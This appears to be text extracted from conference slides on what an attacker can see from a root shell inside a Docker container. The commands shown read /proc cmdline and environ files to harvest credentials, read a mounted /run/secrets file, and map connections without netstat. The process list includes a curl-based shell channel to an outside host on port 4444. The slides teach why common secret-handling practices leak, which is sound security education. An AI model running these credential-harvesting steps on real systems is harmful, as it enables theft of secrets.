-credentials
checker:s3cr3t_p4ssw0rd
--- /proc/self/cmdline ---
/bin/sh
--- /proc/thread-self/cmdline ---
/bin/sh
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
```

Secrets in argv?



```
ssh
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
--- /proc/169/cmdline ---
/bin/sh
--- /proc/170/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1ikl7jhibsohp
--- /proc/171/cmdline ---
/bin/sh
--- /proc/172/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/o/1ikl7jhibsohp
-T-
--- /proc/6/cmdline ---
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
--- /proc/self/cmdline ---
/bin/sh
--- /proc/thread-self/cmdline ---
/bin/sh
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
```

Secrets in argv?



```
ssh ⌘1  
> tr '\0' '\n' </proc/6/cmdline  
/httpchecker  
-credentials  
checker:s3cr3t_p4ssw0rd
```

"Best" Practice: Credentials via Environment



```
> tr '\0' '\n' </proc/6/cmdline  
/httpchecker  
-credentials  
checker:s3cr3t_p4ssw0rd
```

A terminal window titled 'ssh' with a window control bar (red, yellow, green buttons) and a zoom icon. The terminal displays a command to read the command line of process 6 and convert null bytes to newlines. The output shows the path to the httpchecker binary, the -credentials flag, and the credentials checker:s3cr3t_p4ssw0rd.

"Best" Practice: Credentials via Environment



A terminal window titled 'ssh' with a window control bar (red, yellow, green buttons) and a terminal icon. The terminal displays the following commands and output:

```
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> tr '\0' '\n' </proc/6/enviro
```

"Best" Practice: Credentials via Environment




```
ssh 10.10.10.10
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> tr '\0' '\n' </proc/6/environ | sort -u
```

"Best" Practice: Credentials via Environment

A terminal window titled 'ssh' with a language indicator 'ㄿ#1' in the top right corner. The window has three colored window control buttons (red, yellow, green) in the top left. The terminal displays two commands and their outputs. The first command is 'tr '\0' '\n' </proc/6/cmdline /httpchecker -credentials', which outputs 'checker:s3cr3t_p4ssw0rd'. The second command is 'tr '\0' '\n' </proc/6/environ | sort -u', which outputs a list of environment variables: 'BA_CREDENTIALS=checker:s3cr3t_p4ssw0rd', 'HOME=/root', 'HOSTNAME=e51aabe7cab9', 'INTERNAL_SERVICE_PASS=intern@l_s3rvic3_p@ssword', 'PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin', and 'PWD=/'.

```
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> tr '\0' '\n' </proc/6/environ | sort -u
BA_CREDENTIALS=checker:s3cr3t_p4ssw0rd
HOME=/root
HOSTNAME=e51aabe7cab9
INTERNAL_SERVICE_PASS=intern@l_s3rvic3_p@ssword
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=/
```


"Best" Practice: Credentials via Environment




A terminal window titled 'ssh' with a language indicator 'ㄿ#1' in the top right corner. The window contains two shell commands and their outputs. A large grey arrow points from the left towards the second command. The first command is `> tr '\0' '\n' </proc/6/cmdline`, which outputs `/httpchecker` and `-credentials`. The second command is `> tr '\0' '\n' </proc/6/environ | sort -u`, which outputs several environment variables, including `BA_CREDENTIALS=checker:s3cr3t_p4ssw0rd`, `HOME=/root`, `HOSTNAME=e51aabe7cab9`, `INTERNAL_SERVICE_PASS=intern@l_s3rvic3_p@ssword`, `PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin`, and `PWD=`.

```
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> tr '\0' '\n' </proc/6/environ | sort -u
BA_CREDENTIALS=checker:s3cr3t_p4ssw0rd
HOME=/root
HOSTNAME=e51aabe7cab9
INTERNAL_SERVICE_PASS=intern@l_s3rvic3_p@ssword
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=
```


Best Practice: Credentials via Files



Bester Practice: Credentials via Files



A terminal window titled 'ssh' with a window control bar (red, yellow, green buttons) and a tab icon labeled '1'. The terminal shows a command prompt '>' followed by the command 'cat </proc/mounts'.

```
> cat </proc/mounts
```

Bester Practice: Credentials via Files

A terminal window titled 'ssh' with a window icon in the top-left corner (red, yellow, green dots) and a terminal icon in the top-right corner. The terminal displays the output of the command 'cat </proc/mounts'. The output lists various mounted filesystems and their options, including overlay, proc, tmpfs, devpts, sysfs, cgroup, mqueue, shm, and several vda1 partitions with different filesystems (ext4, ro) and options (relatime, discard, errors=remount-ro, mb_optimize_scan=0).

```
> cat </proc/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/6XZGVFNNR6QMHPQUUBMUEVF6:/var
/lib/docker/overlay2/l/TFUJHDBJZSLSEMGTA6VDY3NBHH:/var/lib/docker/overlay2/l/V7XHEMAPXCLY6CF5YABN
P6B6ZJ:/var/lib/docker/overlay2/l/J0XPEUHQBJVURGAUXDV4EJZYGP:/var/lib/docker/overlay2/l/65WZDF5LX
NRTNDK05RARCIIW5CT:/var/lib/docker/overlay2/l/6QX0FMJITDEIGD4JJ5BDVQJEP6,upperdir=/var/lib/docker/
overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/diff,workdir=/var/lib/d
ocker/overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/work 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
cgroup /sys/fs/cgroup cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0
/dev/vda1 /usr/sbin/docker-init ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/resolv.conf ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hostname ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hosts ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /run/secrets/api_key ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
```

Bester Practice: Credentials via Files



```
ssh ㄿ#1
> cat </proc/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/6XZGVFNNR6QMHPQUUBMUEVF6:/var
/lib/docker/overlay2/l/TFUJHDBJJZSL5EMGTA6VDY3NBHH:/var/lib/docker/overlay2/l/V7XHEMAPXCLY6CF5YABN
P6B6ZJ:/var/lib/docker/overlay2/l/J0XPEUHQBJVURGAUXDV4EJZYGP:/var/lib/docker/overlay2/l/65WZDF5LX
NRTNDK05RARCIIW5CT:/var/lib/docker/overlay2/l/6QX0FMJITDEIGD4JJ5BDVQJEP6,upperdir=/var/lib/docker/
overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/diff,workdir=/var/lib/d
ocker/overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/work 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
cgroup /sys/fs/cgroup cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0
/dev/vda1 /usr/sbin/docker-init ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/resolv.conf ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hostname ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hosts ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /run/secrets/api_key ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
```

Bester Practice: Credentials via Files

A terminal window titled 'ssh' with a window icon in the top-left corner and a keyboard shortcut icon in the top-right corner. The terminal displays the output of the command 'cat </proc/mounts'. The output lists various mounted filesystems and their options, including overlay, proc, tmpfs, devpts, sysfs, cgroup, mqueue, shm, and several vda1 partitions. The last command shown is 'ls -l /run/secrets/api_key'.

```
> cat </proc/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/6XZGVFNNR6QMQHFPQUUBMUEVF6:/var
/lib/docker/overlay2/l/TFUJHDBJJZSL5EMGTA6VDY3NBHH:/var/lib/docker/overlay2/l/V7XHEMAPXCLY6CF5YABN
P6B6ZJ:/var/lib/docker/overlay2/l/J0XPEUHQBJVURGAUXDV4EJZYGP:/var/lib/docker/overlay2/l/65WZDF5LX
NRTNDK05RARCIIW5CT:/var/lib/docker/overlay2/l/6QX0FMJITDEIGD4JJ5BDVQJEP6,upperdir=/var/lib/docker/
overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/diff,workdir=/var/lib/d
ocker/overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/work 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
cgroup /sys/fs/cgroup cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0
/dev/vda1 /usr/sbin/docker-init ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/resolv.conf ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hostname ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hosts ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /run/secrets/api_key ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
> ls -l /run/secrets/api_key
```


Bester Practice: Credentials via Files

```
ssh ~#1  
> cat </proc/mounts  
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/6XZGVFNNR6QMHPQUUBMUEVF6:/var/  
/lib/docker/overlay2/l/TFUJHDBJZSLSEMGTA6VDY3NBHH:/var/lib/docker/overlay2/l/V7XHEMAPXCLY6CF5YABN  
P6B6ZJ:/var/lib/docker/overlay2/l/J0XPEUHQBJVURGAUXDV4EJZYGP:/var/lib/docker/overlay2/l/65WZDF5LX  
NRTNDK05RARCIIW5CT:/var/lib/docker/overlay2/l/6QX0FMJITDEIGD4JJ5BDVQJEP6,upperdir=/var/lib/docker/  
overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/diff,workdir=/var/lib/d  
ocker/overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/work 0 0  
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0  
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0  
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0  
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0  
cgroup /sys/fs/cgroup cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0  
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0  
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0  
/dev/vda1 /usr/sbin/docker-init ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0  
/dev/vda1 /etc/resolv.conf ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0  
/dev/vda1 /etc/hostname ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0  
/dev/vda1 /etc/hosts ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0  
/dev/vda1 /run/secrets/api_key ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0  
> ls -l /run/secrets/api_key  
-rw-r--r-- 1 root root 15 Oct 22 18:32 /run/secrets/api_key
```


Bester Practice: Credentials via Files

```
ssh ~#1  
> cat </proc/mounts  
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/6XZGVFNNR6QMQHFPQUUBMUEVF6:/var/  
/lib/docker/overlay2/l/TFUJHDBJZSL5EMGTA6VDY3NBHH:/var/lib/docker/overlay2/l/V7XHEMAPXCLY6CF5YABN  
P6B6ZJ:/var/lib/docker/overlay2/l/J0XPEUHQBJVURGAUXDV4EJZYGP:/var/lib/docker/overlay2/l/65WZDF5LX  
NRTNDK05RARCIIW5CT:/var/lib/docker/overlay2/l/6QX0FMJITDEIGD4JJ5BDVQJEP6,upperdir=/var/lib/docker/  
overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/diff,workdir=/var/lib/d  
ocker/overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/work 0 0  
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0  
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0  
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0  
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0  
cgroup /sys/fs/cgroup cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0  
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0  
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0  
/dev/vda1 /usr/sbin/docker-init ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0  
/dev/vda1 /etc/resolv.conf ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0  
/dev/vda1 /etc/hostname ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0  
/dev/vda1 /etc/hosts ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0  
/dev/vda1 /run/secrets/api_key ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0  
> ls -l /run/secrets/api_key  
-rw-r--r-- 1 root root 15 Oct 22 18:32 /run/secrets/api_key  
> cat </run/secrets/api_key  
s3cret_@pi_k3y
```


No netstat, No Problem

A terminal window titled 'ssh' with standard macOS window controls (red, yellow, green buttons) and a zoom icon in the top right. The terminal displays the output of two 'cat' commands used to read the contents of /proc/net/tcp and /proc/net/tcp6. The output for /proc/net/tcp shows two active TCP connections with their respective local and remote addresses, sequence numbers, window sizes, and other connection details. The output for /proc/net/tcp6 shows a single active IPv6 connection with similar details.

```
> cat </proc/net/tcp
sl  local_address rem_address  st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout inode
0: 020011AC:B22C DB76E8A5:115C 01 00000000:00000000 02:0000108D 00000000    0      0 52302 2 00000000691665f5 20 4 30 10 -1
1: 020011AC:B21E DB76E8A5:115C 01 00000000:00000000 02:0000108D 00000000    0      0 52297 2 00000000b03cab7 54 4 28 10 -1

> cat </proc/net/tcp6
sl  local_address          remote_address          st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout inode
0: 00000000000000000000000000000000:115C 00000000000000000000000000000000:0000 0A 00000000:00000000 00:00000000 00000000    0      0 47422 1 00
00000004640082 100 0 0 10 0
```


No netstat, No Problem

A terminal window titled 'ssh' with standard macOS window controls (red, yellow, green buttons) and a zoom icon in the top right. The terminal displays the output of two 'cat' commands used to read the contents of /proc/net/tcp and /proc/net/tcp6. The first command shows two entries for the 'tcp' table, and the second command shows one entry for the 'tcp6' table. The output is formatted as a table with columns: sl, local_address, rem_address, st, tx_queue, rx_queue, tr, tm->when, retransmt, uid, timeout, inode. The data is presented in hexadecimal and decimal formats.

```
> cat </proc/net/tcp
sl  local_address rem_address  st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout inode
0: 020011AC:B22C DB76E8A5:115C 01 00000000:00000000 02:0000108D 00000000      0      0 52302 2 00000000691665f5 20 4 30 10 -1
1: 020011AC:B21E DB76E8A5:115C 01 00000000:00000000 02:0000108D 00000000      0      0 52297 2 00000000b03cab7 54 4 28 10 -1
> cat </proc/net/tcp6
sl  local_address remote_address st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout inode
0: 00000000000000000000000000000000:115C 00000000000000000000000000000000:0000 0A 00000000:00000000 00:00000000 00000000      0      0 47422 1 000000004640082 100 0 0 10 0
> echo $((0x115C))
4444
```

What Does "Inside" Mean?


Restrictions

Restrictions

- Namespaces

Restrictions

- Namespaces
 - /proc/\$pid/ns/

A terminal window titled 'ssh' with a window control bar (red, yellow, green buttons) and a tab labeled '№1'. The terminal displays the command 'ls -l /proc/self/ns' and its output, which lists various namespaces (cgroup, ipc, mnt, net, pid, pid_for_children, time, time_for_children, user, uts) with their permissions, owner, group, size, and creation time, along with a symbolic link to their respective IDs.

```
> ls -l /proc/self/ns
total 0
lrwxrwxrwx 1 root root 0 Oct 22 22:49 cgroup -> cgroup:[4026532371]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 ipc -> ipc:[4026532309]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 mnt -> mnt:[4026532307]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 net -> net:[4026532311]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 pid -> pid:[4026532310]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 pid_for_children -> pid:[4026532310]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 time -> time:[4026531834]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 time_for_children -> time:[4026531834]
